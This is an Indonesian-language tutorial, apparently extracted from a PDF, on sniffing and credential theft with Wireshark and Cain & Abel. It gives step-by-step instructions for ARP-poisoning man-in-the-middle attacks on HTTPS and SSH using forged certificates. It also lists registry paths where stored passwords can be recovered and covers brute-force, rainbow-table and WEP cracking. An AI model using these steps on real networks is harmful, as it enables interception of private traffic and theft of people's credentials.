Jika kita bisa menganalisa packet tersebut satu per satu maka kita akan tau data yang kita cari. Dalam kasus ini terlihat bahwa username=latif\_ilkom dengan password rahasia sudah kita temukan horeee.

http://192.168.0.100/direct.php?submit=Log+in&redir=extract\_to=http://192.168.0.100/test/ac\_table.html&http://192.168.0.100/test/ac\_table.html


Sebenarnya masih banyak tools selain WireShark..namun WireShark sudah umum digunakan.

Sekian Tips dari saya..semoga dapat bermanfaat. Ok kita lanjut ke Cain & Abel  
SNIFFING


Ya! Tentu saja sniffing? Tidak masuk akal jika sebuah program sniffer fitur utamanya adalah mengedit grafik bukan? Untuk memulai melakukan sniffing sangat mudah. Pilih tab “Sniffer” kemudian klik icon Start/Stop Sniffer (nomor dua dari kiri pada bagian atas).



Jika anda menggunakan kartu jaringan lebih dari satu, jangan lupa dikonfigurasikan Cain tersebut  
lebih dulu untuk menggunakan kartu yang mana. Cukup dengan klik Configure, kemudian pada  
tab Sniffer, pilih kartu yang anda gunakan kemudian klik OK.



Jika proses sniffing sudah berjalan, anda bisa melihat hasilnya dengan mengklik pada sub-tab Password :



Kemudian memilih password dari aplikasi apa yang ingin anda lihat melalui list box pada bagian

kiri dan semua daftar password beserta usernamenya akan tampak pada kolom di sebelah kanan:

Protocol	Timestamp	HTTP server	Client	Username	Password	User
FTP (0)	10/11/2006 20:39	204.112.81.32	192.168.0.3	M0nkezH4ck3r	b3yng33n	
HTTP (1)						
IMAP (0)						

Cain bahkan bisa merekam pembicaraan melalui Voip dan mendecodenya kemudian menyimpannya dalam format WAV!

#### Protected Storage Password Manager

Anda bisa melihat password-password dari program-program semacam Outlook, Outlook Express, Outlook Express Identities, Outlook 2002, Internet Explorer atau MSN Explorer yang ada pada komputer yang dipasangi Cain. Caranya, jalankan Cain, kemudian pilih tab protected storage (catatan : tab ini adalah tab default saat anda menjalankan cain) kemudian anda klik tanda

+ (plus) yang memiliki screen tip “add to list” berwarna biru dibagian atas sebelah kanan lambang tong sampah.

Anda juga bisa dengan cepat melakukannya dengan menggunakan tombol insert pada keyboard.

Mengapa ini bisa terjadi? Begini. Sistem penyimpanan password pada windows memang memiliki sistem enkripsi data bernama MicrosoftCryptoApi, yang disesuaikan dengan password

serta username pada windows logon, untuk membatasi penggunaan password pada komputer yang memiliki lebih dari satu user.


Hal ini bisa ditemukan pada :

**HKEY\_CURRENT\_USER\Software\Microsoft\Protected Storage System Provider\**.

Nah, kebetulan (atau mungkin bukan kebetulan?) Cain memiliki decodernya

Yang tersimpan antara lain :

- Password MS Outlook 2002 (POP3, SMTP, IMAP, HTTP)
- Password Outlook Express (POP3, NNTP, SMTP, IMAP, HTTP, LDAP, HTTP-Mail)
- Password Outlook Express Identities
- Password MS Outlook (POP3, NNTP, SMTP, IMAP, LDAP, HTTP-Mail)
- Password Sign In MSN Explorer
- Auto Complete MSN Explorer
- Password protected sites Internet Explorer
- Auto complete Internet Explorer



## APR (ARP Poison Routing)

Bagi anda yang bekerja jauh dari kampung halaman, misalnya anda bekerja di Jakarta dan kampung halaman anda di Brebes, dapat dipastikan setiap hari raya lebaran anda sering menjadi

korban ARP Poison Routing, terutama karena anda tidak pesan tiket jauh-jauh hari sebelumnya.

Ya! Itulah Calo! Si jago Man-in-the-Middle attacks. Bagaimana calo melakukannya?

Pertama-tama dia akan meracuni penjual karcis bahwa dia adalah calon penumpang, kemudian ngutang karcis. Setelah itu dia akan meracuni anda dengan kata-kata bahwa dia adalah asisten penjual karcis. Kemudian, dia akan memberikan harga diatas harga karcis, bahkan sampai 10x lipat. Lalu, kelipatan 9nya akan masuk ke kantong si calo, dan dengan hati gembira dia akan memberikan harga karcis sesuai harga karcis asli ke penjual karcis asli.

Begitupun kerja APR pada Man In The Middle attack yang terinspirasi dari teknik calo.

Karena kelemahan sistem Hub dimana data disiarkan ke seluruh jaringan dan dapat ditangkap oleh komputer manapun dalam jaringan, diciptakanlah alat yang bernama Switch. Seperti namanya, switch memiliki kemampuan untuk menghubungkan komputer yang butuh sesuatu hanya dengan komputer yang membutuhkan sesuatu. Artinya, koneksi data antar komputer pada

sistem yang menggunakan switch (atau nama kerennya Ethernet) hanya terjadi pada dua komputer sedangkan komputer yang lain pada jaringan tidak bisa mengetahui bisik-bisik mereka

berdua. Nah, jika sudah seperti ini, bagaimana anda sebagai komputer ketiga bisa ikut serta mengendus isi pembicaraan mereka sedangkan syarat utama untuk melakukan sniffing adalah datanya melewati komputer anda?

Pada Cain, fitur ARP Poison Routing adalah salah satu fitur utamanya. Untuk mengetahui

bagaimana hal ini dapat terjadi, anda harus mengetahui bagaimana switch bekerja. Pada jaringan

seperti ini, yang digunakan adalah alamat yang disebut alamat MAC.

Nah, jika komputer A (Korban A) ingin berkomunikasi dengan komputer B (Korban B), maka komputer A akan menyiarkan ke seluruh komputer yang ada di jaringan : “Saya adalah komputer A dengan alamat IP \*sekian\* ingin berkomunikasi dengan komputer B yang IP-nya \*sekian\*! Berapakah alamat MAC anda komputer B?”

Jika komputer B mendengar hal ini, maka dia akan kembali menyiarkan pada jaringan :

“Saya adalah komputer B dengan IP \*sekian\* dan alamat MAC saya adalah \*sekian\*!

Hubungkan saya dengan komputer A!”

Switch yang mendengar hal ini kemudian memutuskan penyiaran pada jaringan dan hanya membatasi lalu-lintas data pada komputer A (Korban A) dan B (Korban B) saja berdasarkan alamat MAC mereka. Komputer lain pada jaringan tidak akan bisa mengetahui apa yang dibicarakan antara 2 komputer tersebut.

Switch yang mendengar hal ini kemudian memutuskan penyiaran pada jaringan dan hanya membatasi lalu-lintas data pada komputer A (Korban A) dan B (Korban B) saja berdasarkan alamat MAC mereka. Komputer lain pada jaringan tidak akan bisa mengetahui apa yang dibicarakan antara 2 komputer tersebut.

Nah, yang anda perlu lakukan sebagai Calo adalah saat penyiaran 2x tersebut, yaitu mengatakan ke komputer A bahwa anda adalah komputer B dan mengatakan ke komputer B bahwa anda adalah komputer A, sehingga data yang dikirimkan dari komputer A untuk komputer


B diterima oleh anda. Begitupula dengan data yang dikirimkan oleh komputer B untuk komputer

A diterima oleh anda. Bagaimana hal ini bisa dilakukan? Dengan mengatakan Alamat MAC komputer B kepada komputer A, dan sebaliknya, mengatakan alamat MAC komputer A kepada komputer B!

Karena anda mengatakan demikian, komputer A akan mempercayai bahwa anda adalah komputer B dan komputer B akan percaya bahwa anda adalah komputer A.

Sampai disini, data yang bisa ditangkap belum ada yang penting karena komputer A dan B masih belum bisa berkomunikasi. Untuk itu, komputer anda harus bisa meneruskan data dari komputer A ke komputer B. Untuk itu, program Cain telah menyediakan alat siap pakai. Yang perlu anda ketahui adalah alamat Mac dari 2 komputer yang berkomunikasi tersebut. Caranya? Dengan menggunakan perintah yang sederhana yaitu PING. Alternatif lainnya, anda bisa melakukan scanning lewat tab Sniffer pada bagian Host dan klik icon + (plus) maka akan keluar


Mac Address Scanner :




Anda bisa memilih untuk mencentangi Promiscuous-Mode Scanner untuk lebih spesifik mengenai ARP tiap-tiap komputer atau hanya sekedar scan biasa.

Nah, untuk memulai kegiatan ARP Poisoning, langkah-langkahnya adalah :

1. Buka Cain dan pilih kartu jaringan anda kemudian aktifkan sniffer dan APR (Icon nomor 2 dan tiga dari kiri, warna hijau dan kuning).
- 2 .Pilih tab Sniffer, dan pada sub-tab Host, lakukan ping dengan command prompt atau tekan insert untuk melakukan scan terhadap komputer target jika data MAC maupun IP tidak diketahui
3. Klik sub-tab APR, klik bagian tengah yang ada putih-putihnya dan terbagi oleh table-table (maaf, saya tidak tahu namanya). Jika lokasinya benar, icon + (plus) yang berwarna biru akan bisa di klik.
4. Tekan tombol insert pada keyboard atau icon + (plus).



5. Pilih komputer yang ingin anda racuni pada jendela yang keluar. Perhatikan bahwa 2 komputer tersebut memang berkomunikasi (jika tidak, apa yang mau diendus?). Karena layer dari jendela tersebut terbagi dua, pilihlah dari jendela kiri komputer A, dan dari jendela kanan komputer B misalnya.



6. Jika langkah-langkah anda benar, pada status anda akan melihat tulisan Poisoning disertai icon, disusul alamat IP, kemudian MAC, daftar paket yang tertangkap, dan seterusnya. Ini berarti anda sudah sukses melakukan ARP Poisoning.

Status	IP address	MAC address	Packets ->	< Packets	MAC address	IP address
APR Poisoning	192.168.0.1	00094343F27F	14	13	00C026400098	192.168.0.10

7. Sekarang fokuskan perhatian anda pada bagian kiri dan anda akan menemukan :



\Pada daftar tersebut, jika ada paket yang tertangkap, maka angka dalam kurung (misalnya (0)) akan bertambah. Sebagai contoh, bila pada komputer target (komputer A) membuka situs hotmail melalui komputer B (misalkan komputer B adalah gateway) dan mengisi box Username dan Password pada situs hotmail, maka angka pada APR-HTTPS akan bertambah.

8. Kita misalkan APR-HTTPS bertambah. Maka yang perlu kita lakukan adalah mengklik APR-HTTPS.

9. Setelah anda mengkliknya, maka akan tampak 2 buah kolom. Kolom yang atas, adalah daftar sertifikat keamanan palsu yang dibuat oleh cain, dan kolom yang dibawahnya adalah daftar file log yang berhasil ditangkap.

10. Pilih file log yang anda rasa memiliki password, kemudian klik kanan dan pilih view. Sekarang anda bisa menganalisa log tersebut. Memang log yang ditampilkan berantakan, tapi yang perlu anda lakukan hanyalah analisa script yang sederhana. Misalnya mencari yang berhubungan dengan password dan username tentu dekat dengan login. Sebagai contoh, hasil tangkapan pada situs hotmail misalnya :

....login=

bagushacks@yahoo.com&domain=passport.com&passwd=gantengsekali&sec=&mspp\_sh  
ared=&padding=xxxx.....

Berarti pada hotmail, target menggunakan user id bagushacks@yahoo.com dengan password gantengsekali.

### Route Table Manager

Fungsinya sama saja dengan fitur route.exe pada windows. Hanya saja tampilanya sudah menggunakan GUI jadi lebih enak dilihat. Anda tidak tahu route.exe? buka command prompt dan

ketik route kemudian tekan enter. Pada cain, klik tools -> Route Table. Sebagai tambahan, route

kira-kira berarti jalan dalam cara yang dilalui oleh paket data dalam sebuah jaringan saat proses routing.

### SID Scanner

Menemukan username yang berhubungan dengan SID (security identifier-tanda pengenal keamanan) dari sebuah remot, walaupun pada komputer yang mengaktifkan "RestrictAnonymous" (user anonymous tidak bisa membuka/mengakses). Sama seperti program sid2user buatan Evgenii B. Rudnyi Untuk menjalankannya klik kanan pada User target (dalam tab network) kemudian pilih pilihannya dari pop-up yang muncul.

### Network Enumerator

Menganalisa username, workgroup, apa-apa yang di sharing, serta servis lainnya yang berjalan pada komputer, kemudian anda bisa mengkliknya untuk melihat informasi yang lain. Cara membukanya? Klik tab network dan anda akan menemukan ini :



Inilah Network Enumerator

### Service Manager

Membuat anda bisa menghentikan, memulai, atau melanjutkan servis yang terdapat pada komputer yang terdeteksi di Network Enumerator. Caranya? Klik services dan pada bagian kanan

anda akan melihat daftar dari servis yang berjalan. Klik kanan saja. Untuk melakukan ini dibutuhkan akses administrator pada komputer yang di remote.

### Routing Protocol Monitors

Adalah kemampuan Cain untuk menangkap data yang lalu-lalang dari protokol-protokol routing. Saya rasa penjelasan ini sudah ada dalam sniffing, jadi termasuk fitur dari kemampuan

Cain untuk melakukan sniffing, jadi tidak perlu dijelaskan deh... Lokasinya? Klik tab sniffer dan anda akan menemukannya pada sub-tab Routing.

#### Full RDP sessions sniffer for APR (APR-RDP)

Membuat anda memiliki kekuasaan untuk mendapatkan semua data yang lalu-lalang pada protokol Remote Desktop, termasuk keystroke keyboardnya. Untuk melihatnya, cukup dengan LSA Secret Dumper yang sudah dijelaskan sebelumnya. Fitur ini termasuk fitur yang dijalankan

saat APR Poisoning dilakukan, tertutama berkaitan dengan kegiatan menentukan signature palsu.

Untuk itu, diperlukan pengetahuan dan pemahaman mengenai PPK Key. Untuk lebih Jelasnya, anda bisa melihat pada file help dari program Cain.

#### Full SSH-1 sessions sniffer for APR (APR-SSH-1)

Termasuk fitur untuk menangkap data pada saat APR Poisoning dilakukan pada situs HTTPS, yaitu yang menggunakan sertifikat. Karena pokok bahasan mengenai APR Poisoning ada diatas, jika anda masih kurang jelas, silahkan Scroll Up. Poin tambahan disini adalah mengenai SSH. SSH, atau Secure Shell, adalah tanda bukti mengenai validitas keamanan dari sebuah situs ditengah jaringan yang tidak dipercaya.

Anda kurang paham? Begini, sama seperti tanda polisi yang sering dikeluarkan oleh polisi-polisi dalam film mafia Hongkong. Hanya dengan mengeluarkan tanda itu seklias, satu kampung akan percaya anda adalah polisi. Dengan mudah penjahat memalsukan tanda seperti itu,

dan Begitupula dengan fitur Cain yang dengan mudah membuat sertifikat palsu sehingga korban percaya-percaya saja.

Nah, saat seseorang membuka sebuah situs yang terpercaya pada saat APR Poisoning dilakukan, Cain akan mengendus datanya, kemudian membuat yang palsu untuk diperlihatkan sebagai bukti bahwa SAYA ADALAH SERVER!

Untuk lebih jelasnya, berikut adalah rekonstruksinya :

-Client membuka SSH port pada server.

-Server yang melihat ada tamu pada port SSHnya, akan mengirimkan string identifikasi, yang kemudian dibalas pula dengan string identifikasi dari komputer Client.

-Server yang saying pada tamunya akan mengirimkan kunci enkripsi asymmetric dan informasi lain yang dibutuhkan kepada Client, dan sayangnya, disadap oleh Cain! Cain yang menyadap ini akan meneruskan ke Client, tapi sayangnya, kunci enkripsi asymmetric yang digunakan adalah milik Cain, bukan milik server lagi.

-Client yang menerima hadiah asymmetric dengan senang hati akan mengirimkan kunci enkripsi session yang dibutuhkan untuk menerjemahkan data-data yang nanti akan dikirim antara Server dan Client, dengan menggunakan kunci enkripsi asymmetric dari Cain.

-Client dan Server mulai berkomunikasi dengan menggunakan kunci enkripsi symmetric

dan kunci enkripsi session. Merasa senang bahwa tidak ada yang bisa membaca paket data diantara mereka, padahal dua kunci tersebut terdapat pada Cain sehingga Cain bisa menerjemahkannya.

#### Full HTTPS sessions sniffer for APR (APR-HTTPS)

Kemampuan Cain dalam menjalankan APR Poisoning melalui Man-In-The-Middle Attack. Tidak perlu dijelaskan lebih lanjut karena sudah dijelaskan

#### Certificates Collector


Pada situs yang menggunakan HTTPS, diperlukan sertifikat keamanan. Nah, saat melakukan ARP Poisoning otomatis sertifikat ini dibutuhkan. Cain memiliki kemampuan untuk mendapatkan sertifikat ini dari sebuah situs HTTPS dan menggunakannya dalam proses ARP Poisoning. Yang enak, anda juga bisa mengumpulkan sertifikat ini dari semua situs yang menggunakan sertifikat yang anda ketahui menjadi sebuah list untuk persiapan serangan Man-In-The Middle. Untuk manual, klik tab Sniffer, sub-tab APR-HTTPS, kemudian tekan tombol insert pada keyboard atau klik icon + (plus).

#### MAC Address Scanner with OUI fingerprint

Kemampuan Cain dalam menemukan alamat MAC komputer dalam sebuah jaringan yang menggunakan Switch. Mengenai OUI Fingerprint, adalah semacam tanda tangan digital yang memberikan informasi mengenai vendor dari MAC-nya. Informasi mengenai vendor bisa berguna untuk cepat mengetahui mengenai switch, routers, load balancers dan firewall yang ada di LAN.

#### Promiscuous-mode Scanner based on ARP packets

Adalah kemampuan Cain untuk melakukan scanning pada jaringan, sambil melakukan tes ARP. Mengaksesnya lewat tab Sniffer, Sub-tab Hosts, kemudian tekan tombol insert pada keyboard atau klik icon + (plus) pada Cain. Saat jendela baru muncul, beri saja tanda cek pada all test.



#### Wireless Scanner

Kemampuan untuk melakukan Scan pada semua hotspot yang terdapat di sekitar anda

menjadikan Cain adalah alat WarDriving yang baik. Memberikan detail mengenai alamat MAC,

kapan terakhir kali servis aktif, para pengguna, kekuatan sinyal, nama dari jaringan, tipe jaringan

dienkripsi tidaknya paket data, termasuk apakah tipe jaringan Ad-Hoc atau infrastructure, kanal-kanal aktif dalam jaringan, termasuk kecepatan akses jaringan tersebut. Dengan menggunakan AirCap adapter, passive scanning dan sniffing WEP IV bisa dilakukan. Semuanya

dilakukan dengan meminta paket (packet request) dari hotspot.


Bisa diakses dengan mudah melalui satu kali klik pada tab Wireless. Tab yang paling kanan dari sudut pandang anda.



#### 802.11 Capture Files Decoder

Kemampuan Cain dalam mendecode file capture wireless Wireshark atau Airodump yang berisi frame enkripsi WEP atau WPA. Mengaksesnya? Klik tab Cracker dan pilih Decode. Access (9x/2000/XP) Database Passwords Decoder

Kemampuan Cain dalam membuka file MDB yang di password yang dibuat dengan Microsoft Access 9x, 2000, atau XP dikarenakan kelemahan enkripsi XOR yang digunakan.



#### Base64 Password Decoder

Mendecode password dalam enkripsi Base64. Base64 digunakan pada beberapa protokol standar internet. Yang perlu dilakukan hanyalah menangkap data yang dalam bentuk enkripsi tersebut, dan paste-kan data yang terenkripsi tersebut dalam kotak Base64 Password Decoder.



Untuk menggunakannya, klik Tools, kemudian pilih Base64 Password Decoder

#### Cisco Type-7 Password Decoder

Mendecode password Cisco Type-7 yang digunakan pada file konfigurasi router dan switch (tidak bisa mendecode Cisco type-5) Untuk menggunakannya, klik Tools, kemudian pilih Cisco

Type-7 Password Decoder.

#### Cisco VPN Client Password Decoder

Mendecode password client Virtual Private Network dari connection profile (formatnya \*.pcf). Ambil dari file tersebut (enc\_GroupPwd or enc\_UserPassword) kemudian pastekan pada

jendela Cisco VPN Client Password Decoder. klik Tools, kemudian pilih Cisco VPN Client Password Decoder

#### VNC Password Decoder

Virtual Network Computing adalah fitur remote desktop lewat internet yang Cross Platform, artinya beda tipe komputer tidak masalah. Nah, password VNC ini disimpan dalam komputer pada

registry :

\HKEY\_CURRENT\_USER\Software\ORL\WinVNC3>Password

atau

\HKEY\_USERS\.DEFAULT\Software\ORL\WinVNC3>Password

Nah, yang perlu dilakukan tinggal membuka registry tersebut, kopi valuenya, dan dipastekan di decoder. Decoder sendiri dapat diakses melalui Tools, kemudian pilih VNC Password Decoder

#### Enterprise Manager Password Decoder

Mendecode password Microsoft SQL Server Enterprise Manager (7.0 dan 2000). Sebagai info, password tersebut disimpan di registry pada key :

SQL2000:

HKEY\_CURRENT\_USER\Software\Microsoft\Microsoft

SQL

Server\80\Tools\SQLEW\Registered Servers X\

Dan

SQL 7.0: HKEY\_CURRENT\_USER\Software\Microsoft\MSSQLServer\SQLEW\

\Registered Servers

X\

Decoder sendiri dapat diakses melalui Tools, kemudian pilih Enterprise Manager

## Password Decoder

### Remote Desktop Password Decoder

Mendecode password Remote Desktop Password Decoder (\*.RDP). Decoder sendiri dapat diakses melalui Tools, kemudian pilih Remote Desktop Password Decoder (Hanya bisa dilakukan pada mesin yang sama dengan yang membuat file RDP karena file tersebut menggunakan CryptProtectData API pada mesin tersebut).


### PWL Cached Password Decoder

Anda yang pernah menggunakan windows 98 mungkin mengetahui sebuah tool administrasi bernama Password List Editor (PWLEdit), dimana kita bisa melihat resource dari daftar password

user, tanpa dapat melihat password sebenarnya. Cain juga mampu melakukannya dengan tambahan, passwordnya benar-benar terlihat. Kelemahannya hanya satu, yaitu anda wajib mengetahui password master PWL tersebut. Untuk membukanya, pilih tab Cracker, pada list sebelah kiri PWL Files, kemudian masukkan file PWL yang ada dengan menekan tombol insert pada keyboard atau icon + (plus) pada Cain. Setelah pwl tersebut masuk dalam daftar pada tabel

sebelah kanan dari list tersebut, klik kanan pada nama file PWL tersebut, dan masukkan username

dengan memilih Change Username dan masukkan password dengan memilih test password



## Password Crackers

Saat anda sama sekali tidak tahu apa passwordnya, yang paling sering dilakukan adalah menebak apa kira-kira passwordnya. Menuliskan satu-persatu password yang kira-kira digunakan

korban adalah hal yang membosankan, walaupun anda dijanjikan kenaikan gaji (naik pangkat dua tingkat sih oke-oke aja...). Nah Cain bisa mempermudah dengan fitur tebak-tebakan otomatis

yang disebut Password Cracker. Saat anda membuka tab Cracker dan mengklik list Cracker, anda bisa mengklik kanan daftar file yang dipassword dan memilih menggunakan cracker apa. Ada dua tipe penebak-nebak yang paling sering digunakan, yaitu Dictionary attack, yaitu menyusun sebuah daftar mengenai kemungkinan password yang digunakan, kemudian program

cracker akan mencobanya satu-persatu. Pada cain, untuk menambahkan daftar dictionary atau kamus, bisa dengan memnyusunnya sendiri atau mendownload kamus yang banyak bertebaran di internet. File yang biasa digunakan biasanya berformat \*.txt. Untuk menggunakan file kamus tersebut, setelah anda menglik kanan pada file dalam daftar cracker cain dan memilih dictionary attack, pada menu yang keluar, pilih saja add.



Pada options, anda bisa memilih bagaimana list tersebut digunakan, misalnya termasuk mengecek apakah kata-kata dalam kamus tersebut digunakan terbalik dan sebagainya. Hanya saja, semakin banyak yang anda centengi, pekerjaan akan semakin lama. Dictionary attack memang terkenal sebagai yang paling makan harddisk. Jika anda mengumpulkan semua kata-kata

dan kombinasi di dunia ini, walaupun dalam format text, tidak akan ada harddisk yang sanggup menampungnya, sekiranya hingga hari ini. Untuk itu, diciptakanlah Brute Force Attack Brute Force Attack atau serangan Kasar, yaitu mencoba semua kombinasi besar kecil huruf dan angka serta symbol pada keyboard. Memang hemat harddisk, tapi sangatlah lama prosesnya.

Saya pernah mencoba untuk membuka password yang terdiri dari lima kata dan angka, prosesnya sendiri memakan waktu sampai lima jam. Yah, semuanya tergantung kecepatan komputer anda tentu saja.

Saking rumitnya teknik ini, sampe ada rumusnya, yaitu :

$$KS = L^{(m)} + L^{(m+1)} + L^{(m+2)} + \dots + L^{(M)}$$

Dimana L=Panjang Password (length), m=Panjang Minimum dan M=Panjang Maksimum. Untuk lebih jelasnya mengenai penerapan rumus tersebut, mohon maaf, karena saya tidak bisa menjelaskan. Maklum, nilai rapor untuk matematika saya Remedial (T\_\_T)



Fitur custom ini biasanya digunakan jika anda tahu karakter apa saja yang kira-kira tidak digunakan dalam daftar password tersebut. Misalnya anda tahu bahwa password tersebut terdiri

dari nama pacar si korban, yaitu Diptaningsih, tapi oleh korban diputar-balik (di scramble), misalnya, ningsihdipta atau atpidnihisng dan lain-lain. Nah, daripada anda coba semua kombinasi

huruf, masukkan saja kata Diptaningsih dalam box custom. Masalah percobaan putar-putar itu urusannya si Cain.

Sebagai tambahan, dalam melakukan Brute Force, juga dikenal sebuah teknik bernama XieveTMAAttack, yaitu melakukan Brute Force, tapi mengesampingkan kombinasi-kombinasi yang tidak memiliki makna sama sekali.

#### Cryptanalysis attacks

Tehnik Cryptanalysis yang dikenalkan oleh Philippe Oechslin (Faster Cryptanalytic time – memory trade off) adalah tehnik yang menggunakan tabel yang berisi password yang dienkripsi

yang sudah dikalkulasikan sebelumnya. Tabel ini dikenal dengan nama Rainbow Tables.

Tehnik

ini adalah pengembangan dari tehnik trade-off yang mempercepat proses mendapatkan password.

Software yang terkenal akan tehnik ini adalah RainbowCrack yang dibuat oleh Zhu Shanglei. Untuk mengaksesnya sama seperti diatas, kemudian pilih Cryptanalysis attack. Untuk memperdalam mengenai Cryptanalysis Attack dan Rainbow Tables, anda bisa mengunjungi : [http://en.wikipedia.org/wiki/Rainbow\\_table](http://en.wikipedia.org/wiki/Rainbow_table)

#### WEP Cracker

Mendapatkan kunci WEP dengan memanfaatkan kelemahan tehnik enkripsi RC4. Tehnik ini sendiri gagal bila jaringan menggunakan Dynamic WEP.

Rainbowcrack-online client

